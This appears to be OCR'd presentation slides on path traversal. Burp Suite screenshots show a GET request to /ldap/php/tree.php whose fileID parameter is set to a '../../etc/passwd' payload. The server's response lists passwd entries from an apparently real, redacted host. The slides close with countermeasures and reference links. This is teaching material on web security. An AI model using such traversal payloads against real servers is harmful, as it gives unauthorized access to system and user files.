
Exploitation – screenshots


burp suite v1.3
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer
intercept options history
forward drop intercept is on action
toggle message inter
raw params headers hex

request to http://[redacted]pl:80 [[redacted]]

GET request to /ldap/php/tree.php


type	name	
URL	actionID	collapse
URL	fileID	tmp/LEOO3L33aT
URL	row	1
URL	host	aaa


burp suite v1.3
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer
intercept options history
forward drop intercept is on action
raw params headers hex

request to http://[redacted]pl:80 [[redacted]]

GET request to /ldap/php/tree.php

name	value
actionID	collapse
fileID	../../../../../../etc/passwd
row	1
host	aaa



HTTP/1.1 200 OK Date: Sun, 23 Sep 2007 21:44:47 GMT Server: Apache/2.0.46 (Red Hat) Accept-Ranges: bytes X-Powered-By: PHP/4.3.2 Connection: close Content-Type: text/html Content-Length: 288228

```
Obrazek[redacted]
ObrazekObrazekadm:x:3:4:adm:/var/adm:/sbin/nologin
ObrazekObrazekhalt:x:7:0:halt:/sbin:/sbin/halt
ObrazekObrazekoperator:x:11:0:operator:/root:/sbin/nologin
ObrazekObrazekrpm:x:37:37::/var/lib/rpm:/sbin/nologin
ObrazekObrazekrpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
ObrazekObrazeksmmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
ObrazekObrazekdteam001:x:18119:2688:mapped user for group ID 2688:/home/egee/dteam00
ObrazekObrazekdteam005:x:18123:2688:mapped user for group ID 2688:/home/egee/dteam00
ObrazekObrazekdteam009:x:18127:2688:mapped user for group ID 2688:/home/egee/dteam00
ObrazekObrazekdteam013:x:18131:2688:mapped user for group ID 2688:/home/egee/dteam01
ObrazekObrazekdteam017:x:18135:2688:mapped user for group ID 2688:/home/egee/dteam01
```

Countermeasures

- Appropriate data sanitization:
  - Do not rely merely on throwing “../” out.
  - Whenever possible, use regular expressions and whitelisting.
- Avoid including file contents basing directly on parameters from GET/POST :
  - Consider some mapping of numerical identifiers onto file names.
- On Windows it is additionally worth to have a Web root on a different partition:
  - Even if Path Traversal is successful, an attacker will not be able to access system data or user documents.

More resources

- Information on Path Traversal by Web Application Security Consortium:
  - http://projects.webappsec.org/Path-Traversal
- Path Traversal entry on CVE site:
  - http://cwe.mitre.org/data/definitions/22.html